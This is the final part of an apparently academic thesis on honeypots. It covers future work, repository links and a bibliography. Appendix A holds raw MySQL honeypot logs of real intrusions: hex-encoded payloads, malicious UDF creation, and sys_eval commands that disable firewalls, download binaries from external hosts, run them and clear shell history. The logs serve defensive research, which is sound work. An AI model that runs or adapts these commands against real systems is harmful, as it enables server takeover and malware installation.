


FIGURE 6.2. Attacks from all over the world on all honeypots

6.1 Future Work

Currently this research work only included some specific protocols for implementing honeypot systems, but in future it can be exposit in terms of other remaining protocols as well. HoneySMB can be improved by adding capabilities of identification and capturing of exploitation kits. This research work has only design & implementation of honeypot part, but one can further research on this and incorporate Linux & Windows sandboxing part with this so that there will be no need to depend on any other platform for analysis of captured malwares. These all honeypots are one-click honeypot right now, one needs to enter only one command and all things will be set up automatically, but there is a lack of GUI. One can foster this honeypot system by adding web interface or adding GUI to it so that it becomes easily managable & user-friendly for whom which has less idea about this technology.

Appendix A

HoneyDB Logs from IP:139.201.126.235

20170224 17:46:20,6df3e9a21e29,admin,139.201.126.235,6525,15,QUERY,,'select unhex(\'
23707261676D61206E616D65737061636528225C5C5C2E5C5C726F6F745C5C737562736372697074696
6F6E22290D0A0D0A696E7374616E6365206F66205F5F4576656E7446696C7465722061732024457665
7446696C7465720D0A7B0D0A202020204576656E744E616D657370616365203D2022526F6F745C5C4369
6D7632223B0D0A202020204E616D6520203D202266696C745032223B0D0A2020202051756572792030
2253656C656374202A2046726F6D205F5F496E7374616E63654D6F6469666963617469F6E4576656E74
20220D0A20202020202020202020202020225768657265205461726574496E7374616E636520497361
5C2257696E33325F4C6F63616C54696D655C2220220D0A2020202020202020202020202022416E6420546
1726765749 6E7374616E63652E5365636F6E64203D2035223B0D0A2020202051756572794C616E677561
6765203D202257514C223B0D0A7D3B0D0A0D0A696E7374616E6365206F662041637469766553637269707
44576656E74436F6E73756D6572206173202436F6E73756D65720D0A7B0D0A4E616D65203D2022636F
6E735043535632223B0D0A536372697074696E67456E67696E65203D2022564253637269707 4223B0D0A
536372697074546578742 03D2253657420506F7374203D204372656174654F626A656374285C224D7378
6',1045

20170224 17:46:21,6df3e9a21e29,admin,139.201.126.235,6525,0,DISCONNECT,,,0
20170224 17:46:22,6df3e9a21e29,admin,139.201.126.235,6526,0,CONNECT,,,0
20170224 17:46:22,6df3e9a21e29,admin,139.201.126.235,6526,17,QUERY,,'CREATE FUNCTION
sys_eval RETURNS string SONAME \'xiaoji64.so\'',1044
20170224 17:46:23,6df3e9a21e29,admin,139.201.126.235,6526,18,QUERY,,'CREATE FUNCTION
sys_eval RETURNS string SONAME \'xiaoji.so\'',1044
20170224 17:46:23,6df3e9a21e29,admin,139.201.126.235,6526,19,QUERY,,'create function
sys_eval returns string soname "lib_mysqludf_sys.so"',1044

20170224 17:46:24,6df3e9a21e29,admin,139.201.126.235,6526,20,QUERY,,'CREATE FUNCTION mylab_sys_exec RETURNS INTEGER SONAME "mylab_sys_exec.so"',1044
20170224 17:46:24,6df3e9a21e29,admin,139.201.126.235,6526,21,QUERY,,'system wget http://111.121.193.205:2099/s360',1064
20170224 17:46:24,6df3e9a21e29,admin,139.201.126.235,6526,22,QUERY,,'system chmod +x s360',1064
20170224 17:46:25,6df3e9a21e29,admin,139.201.126.235,6526,23,QUERY,,'system chmod 777 s360 system ./s360',1064
20170224 17:46:25,6df3e9a21e29,admin,139.201.126.235,6526,24,QUERY,,'select sys_eval ("/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2 stop;reSuSEfirewall2 stop;wget -c http://111.121.193.205:2099/s360;chmod 777 s360;./s360;")',1305
20170224 17:46:26,6df3e9a21e29,admin,139.201.126.235,6526,25,QUERY,,'SELECT mylab_sys_exec(/etc/init.d/iptables stop',1064
20170224 17:46:26,6df3e9a21e29,admin,139.201.126.235,6526,26,QUERY,,'service iptables stop',1064
20170224 17:46:27,6df3e9a21e29,admin,139.201.126.235,6526,27,QUERY,,'SuSEfirewall2 stop',1064
20170224 17:46:28,6df3e9a21e29,admin,139.201.126.235,6526,28,QUERY,,'reSuSEfirewall2 stop',1064
20170224 17:46:28,6df3e9a21e29,admin,139.201.126.235,6526,29,QUERY,,'wget -c http://111.121.193.205:2099/s360',1064
20170224 17:46:28,6df3e9a21e29,admin,139.201.126.235,6526,30,QUERY,,'chmod 777 s360',1064
20170224 17:46:29,6df3e9a21e29,admin,139.201.126.235,6526,31,QUERY,,'./s360',1064
20170224 17:46:30,6df3e9a21e29,admin,139.201.126.235,6526,32,QUERY,,'"); Drop FUNCTION IF EXISTS lib_mysqludf_sys_info; Drop FUNCTION IF EXISTS sys_get; Drop FUNCTION IF EXISTS sys_set; Drop FUNCTION IF EXISTS sys_exec; Drop FUNCTION IF EXISTS sys_eval',1064
20170224 17:46:30,6df3e9a21e29,admin,139.201.126.235,6526,0,DISCONNECT,,,0

HoneyDB Logs from IP:180.97.215.79

20170226 01:14:36,032d435526a8,root,180.97.215.79,130,303,QUERY,,’select unhex(\’7F4
54C460201010000000000000000003003E0001000000D00C000000000004000000000000000E818000
0000000000000000400038000500400001A00190001000000050000000000000000000000000000000
0000000000000000000001415000000000000141500000000000000020000000000001000000060000
0181500000000000181520000000000018152000000000070020000000000080020000000000000000
0200000000000020000006000000401500000000000040152000000000004015200000000000900100
0000000090010000000000008000000000000050E57464040000006412000000000000641200000000
0000641200000000000009C000000000000009C000000000000004000000000000051E574640600000
0000000000000000000000000000000000000000000000000000000000000000000000000000000080
0000000000000250000002B000000150000000500000028000000 1E000000000000000000000000600000
000000000C000000000000000700000002A000000900000021000000000000000000000027000000B0
000002200000018000000240000000E000000000000000400000001D000000160000000000000013000000
0000000000000000120000002300000010000000250000001A0000000F000000000000000000000000’,
1
20170226 01:14:36,032d435526a8,root,180.97.215.79,130,304,WRITE,mysql,func,
20170226 01:14:36,032d435526a8,root,180.97.215.79,130,304,QUERY,mysql,’CREATE FUNCTI
ON sys_eval RETURNS string SONAME \’iq54zw.so\’’,1126
20170226 01:14:37,032d435526a8,root,180.97.215.79,130,305,WRITE,mysql,func,
20170226 01:14:37,032d435526a8,root,180.97.215.79,130,305,QUERY,mysql,’CREATE FUNCTI
ON mylab_sys_exec RETURNS string SONAME \’mylab_sys_exec.so\’’,1126
20170226 01:14:37,032d435526a8,root,180.97.215.79,130,306,QUERY,mysql,’select sys_ev
al(\’/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2 stop;reSuSEfirewa
ll2 stop;cp /usr/bin/wget .;chmod +x wget;./wget -P ./dbms_temp http://game918.me:25
45/websevrer;chmod 0755 ./dbms_temp/websevrer;./dbms_temp/websevrer;./wget -P ./db_t
emp http://180.97.215.79:8080/123;chmod 0755 ./db_temp/123;./db_temp/123;rm -rf wget
;history -c;\’)’,1305
20170226 01:14:38,032d435526a8,root,180.97.215.79,130,307,QUERY,mysql,’select mylab_
sys_exec(\’/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2 stop;reSuSE
firewall2 stop;cp /usr/bin/wget .;chmod +x wget;./wget -P ./dbms_temp http://game918
.me:2545/websevrer;chmod 0755 ./dbms_temp/websevrer;./dbms_temp/websevrer;./wget -P
./db_temp http://180.97.215.79:8080/123;chmod 0755 ./db_temp/123;./db_temp/123;rm -r
f wget;history -c;\’)’,1305

```
20170226 01:14:38,032d435526a8,root,180.97.215.79,130,0,DISCONNECT,,,0
20170226 01:14:39,032d435526a8,root,180.97.215.79,131,0,CONNECT,,,0
20170226 01:14:40,032d435526a8,root,180.97.215.79,131,309,QUERY,,'select sys_eval(\'
/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2 stop;reSuSEfirewall2 s
top;wget -P ./db_temp http://180.97.215.79:8080/123;chmod 0755 ./db_temp/123;./db_te
mp/123;rm -rf wget;history -c;\')',1305
20170226 01:14:40,032d435526a8,root,180.97.215.79,131,310,QUERY,,'select mylab_sys_e
xec(\'/etc/init.d/iptables stop;service iptables stop;SuSEfirewall2 stop;reSuSEfirew
all2 stop;wget -P ./db_temp http://180.97.215.79:8080/123;chmod 0755 ./db_temp/123;.
/db_temp/123;rm -rf wget;history -c;\')',1305
20170226 01:14:41,032d435526a8,root,180.97.215.79,131,311,QUERY,,'Drop FUNCTION IF E
XISTS lib_mysqludf_sys_info',0
20170226 01:14:41,032d435526a8,root,180.97.215.79,131,312,QUERY,,'Drop FUNCTION IF E
XISTS sys_get',0
20170226 01:14:41,032d435526a8,root,180.97.215.79,131,313,QUERY,,'Drop FUNCTION IF E
XISTS sys_set',0
20170226 01:14:42,032d435526a8,root,180.97.215.79,131,314,QUERY,,'Drop FUNCTION IF E
XISTS sys_exec',0
```

APPENDIX B

Code-base of HoneyDB

https://github.com/nishitm/HoneyDB

Code-base of HoneySMB

https://github.com/nishitm/HoneySMB

Code-base of HoneyWEB-SQLi

https://github.com/nishitm/HoneyWEB

Code-base of ELK stack

https://github.com/r0hi7/ELK

Logstash Configuration Files for All Honeypots

https://github.com/r0hi7/logstash-conf

ClientPot

https://github.com/nishitm/clientpot

Malware Base

https://github.com/r0hi7/Malware

BIBLIOGRAPHY

[1] Lance Spitzner.
Honeypots: Tracking Hackers.
2002.

[2] Intrusion Detection System.
https://en.wikipedia.org/wiki/Intrusion_detection_system.

[3] Honeypot definition.
https://en.wikipedia.org/wiki/Honeypot_(computing).

[4] Christian Doring and Dr. Heinz-Erich Erbs.
Conceptual framework for a honeypot solution.

[5] Fred Cohen.
The deception toolkit.

[6] Specter honeypot.
www.specter.com.

[7] honeyd honeypot.
www.honeyd.org.

[8] glastopf web honeypot.
https://github.com/mushorg/glastopf.

[9] The honeynet Project.
https://www.honeynet.org.

[10] Ian welch Christian Seifert and Peter Komisarczuk.
Honeyc-the low-interaction client honeypot.
2006.

[11] thug- client honeypot.
https://buffer.github.io/thug.

[12] dionaea honeypot.
http://dionaea.readthedocs.io.

[13] kippo-ssh honeypot.
https://github.com/desaster/kippo.

[14] L Spitzner.
Honeytoken: The other honeypot.
2003.

[15] gooligan malware.
http://blog.checkpoint.com/2016/11/30/1-million-google-accounts-breached-gooligan.

[16] Eternal-Blue vulnerability in SMB.
https://en.wikipedia.org/wiki/EternalBlue.

[17] capture-hpc client honeypot.
https://projects.honeynet.org/capture-hpc.

[18] capture-hpc for linux.
https://redmine.honeynet.org/projects/linux-capture-hpc.

[19] Thorsten Holz and Frederic Raynal.
Detecting honeypots and other suspicious environments.
2005.

[20] Gerard Wagener and Alexandre Dulaunoy.
Malware behaviour analysis.
2007.

[21] Limitation of capture-hpc.
https://redmine.honeynet.org/projects/linux-capture-hpc/wiki/Known-limitations.

[22] CVE-2016-5195.
https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails.

[23] Relative number of devices running on android platform.
https://developer.android.com/about/dashboards/index.html.

[24] bro-network monitor.
https://www.bro.org.